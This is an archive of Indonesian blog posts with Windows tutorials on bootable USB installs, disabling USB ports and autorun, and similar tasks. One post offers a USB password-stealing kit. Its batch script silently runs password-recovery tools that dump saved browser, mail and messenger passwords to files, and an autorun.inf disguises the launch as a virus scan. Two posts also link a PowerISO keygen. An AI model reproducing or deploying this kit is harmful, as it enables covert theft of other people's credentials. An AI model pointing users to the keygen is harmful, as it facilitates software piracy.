Saturday, February 18, 2017
Cara Install Windows 8 via USB Flashdisk
Cara Install Windows 8 via USB Flashdisk
Bila beberapa hari yang lalu saya sudah share windows 8 pro, pada kesempatan kali ini saya akan mencoba berbagi pengalaman bagaimana cara menginstall windows 8 via usb flashdisk. Simak step by stepnya berikut ini,,
Untuk menginstall windows 8 via usb flashdisk saya tidak menggunakan aplikasi pihak ketiga, hanya menggunakan aplikasi bawaan windows yang serba bisa, yakni command prompt. Berikut langkah demi langkahnya :
Cara Install Windows 8 via USB Flashdisk Dengan Mudah :
- Pastikan USB Flashdik anda memiliki kapasitas yang cukup untuk menampung file-file windows 8. Saya menggunakan flashdisk 8 Gb.
- Colok flashdisk ke laptop/

komputer . - Buka command promnt, caranya tekan tombol Win+R. Lalu ketikCMD, enter.
- Masuk ke dalam aplikasi command prompt kan?? Ketik diskpart, enter.
- Ketik list disk, maka akan muncul media penyimpanan di komputer anda, pastikan anda tahu betul yg mana flashdisk anda. Untuk mngetahuinya, cukup liat kapasitas size nya aja. Posisi flashdisk saya ada di disk 2, maka ketik select disk 2.
- Ketik clean, enter. Lalu ketik create
partition primary, enter. - Ketik select partition 1, enter. Ketik active, enter lagi.
- Ketik format fs=fat32, enter.
- Ketik assign, enter.
- Terakhir, ketik exit, dan enter.

NB : Jangan lupa atur settingan first bootnya di bios ke flashdisk anda, Ok
INFO : Cara di atas, bisa digunakan di semua versi windows, tidak hanya windows 8 saja.
Available link for download

Monday, February 6, 2017
Cara Install Windows 7 Iso File Menggunakan USB HDD
Cara Install Windows 7 Iso File Menggunakan USB HDD

PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini:

- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 7 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download
Sunday, February 5, 2017
Cara Instal Windows 10 Enterprise Iso File Dengan FlasDisk USB HDD Menggunakan PowerIso
Cara Instal Windows 10 Enterprise Iso File Dengan FlasDisk USB HDD Menggunakan PowerIso
Kali ini saya akan membahas tentang Instal Windows 10 Dengan FlasDisk (USB HDD) Menggunakan PowerIso
PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini: Power Iso + Keygen
- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 10 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download
Sunday, January 15, 2017
Cara Disable Fungsi Port Usb Komputer
Cara Disable Fungsi Port Usb Komputer
Jika anda memiliki sebuah warnet atau anda adalah seorang penunggu dan pengelola Lab Komputer, seperti saya ini, maka anda harus tau bagaimana cara untuk mengaktifkan dan menon-aktifkan port USB , untuk menghindari serangan virus dari USB atau yang lainnya, karena masalahnya komputer yang anda kelola itu digunakan oleh banyak orang/
Langsung saja , cara enable - disable port usb adalah sebagai berikut :
- Jika anda menggunakan Windows XP , langsung saja klik Start pilih Run - Ketik Regedit,
- Jika anda menggunakan Windows 7 langsung klik di kotak pencarian di Star - Ketik regedit
- Setelah itu akan muncul kotak dialog regedit
- Di jendela Registry Editor masuk ke :HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesUSBSTOR
- Di Panel kanan, klik Start dan ganti value menjadi 4 Apabila ingin mengaktifkan kembali port USB ubah angka menjadi 3

*Setelah semua proses itu dilakukan, ada sebagian komputer yang harus direstart ulang agar proses berhasil
Sekian tips enable-disable port usb, terima kasih
semoga bermanfaat ^_^

Cara Disable Fungsi Port Usb Komputer
Available link for download
Friday, December 23, 2016
Cara Memasang Front Panel USB Panel Dan Audio Panel
Cara Memasang Front Panel USB Panel Dan Audio Panel


- Windows Xp,7,Vista,8
- Ram:256MB
- Cpu: 800MHz

Available link for download
Friday, December 9, 2016
Cara Disable Autorun Pada USB
Cara Disable Autorun Pada USB
Cara Disable Autorun Pada USB - Selamat sore sobat, cape sekali rasanya nyari referensi mengenai informasi-informasi menarik untuk di posting kepada sobat semua. Oke kali ini Pusat Segala Informasi akan share mengenai cara disable autorun pada USB yang terkena virus atutorun.info yang di dalamnya terdapat perintah untuk menjalankan program virus. Ketika flashdisk tersebut dimasukan pada drive USB yang fitur autorun nya tidak di-disable maka secara otomatis windows akan menjalankan program pada background tanpa adanya konfirmasi kepada user.
Salah satu cara mengurangi resiko terkena virus tersebut adalah dengan mendisable fitur autorun pada USB sobat. Caranya sebagai berikut :

1. Klik Start - run atau dengan menekan tombol windows (pada keyboard) + R
2. Ketik gpedit.msc, klik OK
3. Klik pada User Configuration - Administrative Template - System
4. Klik 2x pada Turn Off Autoplay
5, Klik pada option enable
6. Pada option Turn Off Autoplay on, pilih All drives
7. Klik OK
8. Selesai
Sekian yang dapat Pusat Segala Informasi posting kali ini mengenai cara disable autorun pada USB. Semoga bermanfaat :)
Baca juga :
- Cara Install Linux Ubuntu Pada Windows
- Cara Memperbaiki Flashdisk Yang Tidak Bisa di Format
Available link for download
Saturday, November 5, 2016
Cara Hack Berbagai Macam Password Menggunakan USB Flashdisk
Cara Hack Berbagai Macam Password Menggunakan USB Flashdisk

Tutorial ini menjelaskan cara hack password menggunakan usb flash drive. Saya sudah membuat satu rar file yang berisi semua apa yang kamu butuhkan untuk hack password menggunakan usb, terdiri dari MessenPass, PasswordFox, Protected Passview, IE Passview, Mail passview, launch.bat , autorun.inf.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
open=launch.bat
ACTION= Perform a Virus Scan

Saturday, October 22, 2016
cara instal windows 7 8 via DVD atau USB atau flashdisk tool software gratis dengan Windows 7 USB Download Tool GRATIS download
cara instal windows 7 8 via DVD atau USB atau flashdisk tool software gratis dengan Windows 7 USB Download Tool GRATIS download
Windows 7 USB Download Tool GRATIS download


direct link alternatif DOWNLOAD
atau disini >>> via softonic download
Available link for download
Monday, October 10, 2016
Cara Install Windows 10 Iso File Denagn Flash Disk USB HDD Menggunakan PowerIso
Cara Install Windows 10 Iso File Denagn Flash Disk USB HDD Menggunakan PowerIso
PowerIso adalah software All In One yang berguna untuk keperluan file image. Software ini dapat kita gunakan untuk membuka, mengedit, meng-ektrak, meng-konvert, hingga membuat file image. Hampir semua format file image support di PowerIso ini, seperti iso, img, daa, bin, cue, nrg, dan masih banyak lagi. Kamu dapat juga melakukan Burn file image ke DVD atau CD dengan software PowerIso ini.
Dan berguna untuk menginstal Windows dengan cara Bootable USB Drive.
Untuk Instalasi Windows 10 Dengan menggunakan PowerIso,
Berikut ini adalah tutorialnya:
Bagi anda yang belum memiliki PowerIso, silahkan download disini: Power Iso + Keygen
- Sediakan FlasDisk minimal 4 GB atau lebih
- Windows 10 yang sudah anda download
- PowerIso
- Colok flashDisk Ke Komputer Anda
- Buka Poweriso Dengan Run Administrator
- Pilih "Tools". > Create Bootable USB Drive.
- Di Kolom "Source Image File" Isikan format Iso Yang Sudah Anda Download
- Di Kolom Destination USB Drive", Pilih USB yang Akan Anda Format menjadi Iso. File Nantinya
- Lalu Start, Tunggu Sampai Selesai.
- Lalu Istall Windows Anda Seperti Biasa.
Available link for download